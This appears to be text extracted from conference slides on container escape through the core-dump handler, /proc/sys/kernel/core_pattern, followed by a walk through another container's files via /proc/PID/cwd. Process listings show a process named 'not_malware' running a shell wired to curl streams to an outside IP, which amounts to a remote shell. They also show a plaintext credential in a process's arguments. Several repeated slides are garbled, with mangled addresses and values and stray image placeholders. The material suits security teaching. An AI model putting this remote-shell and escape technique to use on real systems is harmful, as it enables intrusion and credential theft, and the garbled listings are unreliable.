root         1  0.1  1.3 168888  6236 ?      Ss  16:51  0:06 /lib/systemd/systemd --system --deserialize=41
message+   502  0.0  0.3   8220  1596 ?      Ss  16:51  0:00 /usr/bin/dbus-daemon --system --address=systemd: -
-nofork --nopidfile --systemd-activation --syslog-only
```

/proc/sys/kernel/core_pattern - Shell


```
ssh ㄣ%2
root      247  0.0  0.0      0      0 ?      I<  16:51  0:00  \_ [cryptd]
root      384  0.0  0.0      0      0 ?      I<  16:51  0:00  \_ [cfg80211]
root     23449  0.0  0.0      0      0 ?      I<  16:56  0:00  \_ [tls-strp]
root     23533  0.0  0.0      0      0 ?      I   17:06  0:00  \_ [kworker/u2:0-events_unbound]
root     23534  0.0  0.0      0      0 ?      I   17:06  0:00  \_ [kworker/0:0-inode_switch_wbs]
root     23914  0.0  0.1   2576   900 ?      S   18:21  0:00  \_ [not_malware]
root     23916  0.0  0.1   2576   880 ?      S   18:21  0:00      \_ sh
root     23917  0.0  2.4  19952 11408 ?      S   18:21  0:00      \_ curl -Nsk --pinnedpubkey sha256//vcZg/
W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:5555/i/3g3mru6myycle
root     23918  0.0  0.1   2576   880 ?      S   18:21  0:00      \_ /bin/sh
root     23921  0.0  0.8   8100  3880 ?      R   18:21  0:00      | \_ ps awwwfux
root     23919  0.0  2.4  19956 11360 ?      S   18:21  0:00      \_ curl -Nsk --pinnedpubkey sha256//vcZg/
W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:5555/o/3g3mru6myycle -T-
root         1  0.1  1.3 168888  6236 ?      Ss  16:51  0:06 /lib/systemd/systemd --system --deserialize=41
message+   502  0.0  0.3   8220  1596 ?      Ss  16:51  0:00 /usr/bin/dbus-daemon --system --address=systemd: -
-nofork --nopidfile --systemd-activation --syslog-only
```



```
/proc/sys/kernel/core_pattern - Shell
```

```
ssh
root      22790  0.0  1.9 1238168 8932 ?      Sl  16:55  0:02 /usr/bin/containerd-shim-runc-v2 -namespace moby -
id a56472e21d324dcfbfc60186662b6c7526397b909ddc8f0976886e485148e73a -address /run/containerd/containerd.sock
root      22812  0.0  0.0  1008    4 ?      Ss  16:55  0:00 \_ /sbin/docker-init -- /httpcheckerstart.sh
root      22828  0.0  1.4 1231176 6816 ?      Sl  16:55  0:00 \_ /httpchecker -credentials checker:s3cr3t_p
4ssw0rd
root      23527  0.0  0.1  2576   848 ?      S   17:03  0:00 \_ /bin/sh
root      23528  0.0  2.4 19952 11468 ?      S   17:03  0:00 \_ curl -Nsk --pinnedpubkey sha256//vcZg/
W9fv6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWtC= https://165.232.118.219:4444/i/2y2yzwe58r3mg
root      23529  0.0  0.3  2576  1652 ?      S   17:03  0:00 \_ /bin/sh
root      23853  0.0  0.7  4440  3356 ?      S   18:08  0:00 | \_ bash
root      23881  0.0  0.1  2484   928 ?      S   18:10  0:00 | \_ sleep 2222
root      23530  0.0  2.4 19956 11588 ?      S   17:03  0:00 \_ curl -Nsk --pinnedpubkey sha256//vcZg/
W9fv6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWtC= https://165.232.118.219:4444/o/2y2yzwe58r3mg -T-
root      23287  0.0  2.3 1237912 11092 ?      Sl  16:56  0:02 /usr/bin/containerd-shim-runc-v2 -namespace moby -
id 78e8dfbf529f0d0da38576d4af2871c37c33d970197b630b1531b90a8d736013 -address /run/containerd/containerd.sock
root      23306  0.0  0.0  1008    4 ?      Ss  16:56  0:00 \_ /sbin/docker-init -- /passwordstorestart.sh
```


/proc/sys/kernel/core_pattern - Shell



```
ssh 2
root 22790 0.0 1.9 1238168 8932 ? S1 16:55 0:02 /usr/bin/runc-v2 -namespace moby -
id a56472e21d324dcfbfc60186662b6c7526397b909ddc8f0976886e485148e73a /containerd.sock
root 22812 0.0 0.0 1008 4 ? Ss 16:55 0:00 /usr/bin/httpcheckerstart.sh
root 22828 0.0 1.4 1231176 6816 ? S1 16:55 0:00 /usr/bin/httpchecker -credentials checker:s3cr3t_p
4ssw0rd
root 23527 0.0 0.1 257 0 ? Ss 16:55 0:00 /usr/bin/sleep 2222
root 23528 0.0 2.4 1238168 8932 ? S1 16:55 0:02 /usr/bin/runc-v2 -namespace moby -
W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJ 630b1531b90a8d736013 -add /containerd.sock
root 23529 0.0 0 0 0 ? Ss 16:55 0:00 /usr/bin/passwdstorestart.sh
root 23853 0.0 0 0 0 ? Ss 16:55 0:00 /usr/bin/passwdstorestart.sh
root 23881 0.0 0 0 0 ? Ss 16:55 0:00 /usr/bin/passwdstorestart.sh
root 23530 0.0 2.4 1238168 8932 ? S1 16:55 0:02 /usr/bin/runc-v2 -namespace moby -
W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJ 630b1531b90a8d736013 -add /containerd.sock
root 23287 0.0 2.3 1238168 8932 ? S1 16:55 0:02 /usr/bin/runc-v2 -namespace moby -
id 78e8dfbf529f0d0da38576d4a6f0b630b1531b90a8d736013 -add /containerd.sock
root 23306 0.0 0.0 0 0 ? Ss 16:56 0:00 /usr/bin/passwdstorestart.sh
```

tl;dr - Normal shell via the core dump handler

/proc/sys/kernel/core_pattern - Shell



```
ssh 2
root 22790 0.0 1.9 1238168 8932 ? S1 16:55 0:02 /usr/bin/runc-v2 -namespace moby -
id a56472e21d324dcfbfc60186662b6c7526397b909ddc8f0976886e485148e73a /containerd.sock
root 22812 0.0 0.0 1008 4 ? Ss 16:55 0:00 /usr/bin/httpcheckerstart.sh
root 22828 0.0 1.4 1231176 6816 ? S1 16:55 0:00 /usr/bin/httpchecker -credentials checker:s3cr3t_p
4ssw0rd
root 23527 0.0 0.1 25 /usr/bin/sleep 2222
root 23528 0.0 2.4 /usr/bin/curl -Nsk --pinnedpubkey sha256//vcZg/
W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzu3 65.232.12.123 -T-
root 23529 0.0 0 /usr/bin/sleep 2222
root 23853 0.0 0 /usr/bin/sleep 2222
root 23881 0.0 0 /usr/bin/sleep 2222
root 23530 0.0 2. /usr/bin/curl -Nsk --pinnedpubkey sha256//vcZg/
W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzu3 65.232.12.123 -T-
root 23287 0.0 2.3 123 /usr/bin/runc-v2 -namespace moby -
id 78e8dfbf529f0d0da38576d4a630b1531b90a8d736013 -add /containerd/containerd.sock
root 23306 0.0 0.0 /usr/bin/passwdstorestart.sh
```

tl;dr - "Normal" shell via the core dump handler

What's a Container? (v5)

- Where my application runs all nice and self-contained
 - Application Developer
- An application running on Linux, plus isolation (and YAML)
 - Systems Administrator
- Linux, but missing bits
 - Someone who's just got a shell
- Processes with restrictive metadata
 - Someone who's fixing to escape a container

What's a Container? (v5)


- Where my application runs all nice and self-contained
 - Application Developer
- An application running on Linux, plus isolation (and YAML)
 - Systems Administrator
- Linux, but missing bits
 - Someone who's just got a shell
- Processes with restrictive metadata
 - Someone who's fixing to escape a container
 - Someone who's escaped a container

What's a Container? (v5)

- Where my application runs all nice and self-contained
 - Application Developer
- An application running on Linux, plus isolation (and YAML)
 - Systems Administrator
- Linux, but missing bits
 - Someone who's just got a shell
- Processes with restrictive metadata
 - Someone who's fixing to escape a container
- Chunk of process tree with different answers from the kernel
 - Someone who's escaped a container


Outside -> In

Our Original Goal

A terminal window titled 'ssh' with a window control bar (red, yellow, green buttons) and a terminal icon. The prompt is '>'. The command entered is 'ps awwwfux | grep -C1 passwordstore.fs | tail -n 3'. The output shows three lines of process information for root user, including PID, PPID, CPU, MEM, VSZ, RSS, TTY, STAT, START, TIME, and COMMAND.


```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008    4 ?        Ss   16:56   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2 12420  1324 ?        S    16:56   0:00  \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00  \_ passwordstore
```

Working Directory?




```
ssh ㉿%2
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0   1008    4 ?        Ss   16:56   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2  12420  1324 ?        S    16:56   0:00  \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9 1229144  4420 ?        Sl   16:56   0:00  \_ passwordstore
> ls -l /proc/23325/cwd
lrwxrwxrwx 1 root root 0 Oct 23 19:05 /proc/23325/cwd -> /
```

Working Directory?




```
ssh ㉿%2
> ps awwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0   1008    4 ?        Ss   16:56   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2  12420  1324 ?        S    16:56   0:00  \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9 1229144  4420 ?        Sl   16:56   0:00  \_ passwordstore
> ls -l /proc/23325/cwd
lrwxrwxrwx 1 root root 0 Oct 23 19:05 /proc/23325/cwd -> /
> ls -l /*.fs
ls: cannot access '/*.fs': No such file or directory
```


Working Directory?




```
ssh ㉿%2
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0   1008    4 ?        Ss   16:56   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2  12420   1324 ?        S    16:56   0:00      \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9 1229144   4420 ?        Sl   16:56   0:00          \_ passwordstore
> ls -l /proc/23325/cwd
lrwxrwxrwx 1 root root 0 Oct 23 19:05 /proc/23325/cwd -> /
> ls -l /*.fs
ls: cannot access '/*.fs': No such file or directory
> cd /proc/23325/cwd
> pwd
/proc/23325/cwd
```

Working Directory?



```
ssh ㄿ%2
> ps awwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0   1008    4 ?        Ss   16:56   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2  12420  1324 ?        S    16:56   0:00      \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00        \_ passwordstore
> ls -l /proc/23325/cwd
lrwxrwxrwx 1 root root 0 Oct 23 19:05 /proc/23325/cwd -> /
> ls -l /*.fs
ls: cannot access '/*.fs': No such file or directory
> cd /proc/23325/cwd
> pwd
/proc/23325/cwd
> ls -l /*.fs
```

Working Directory?

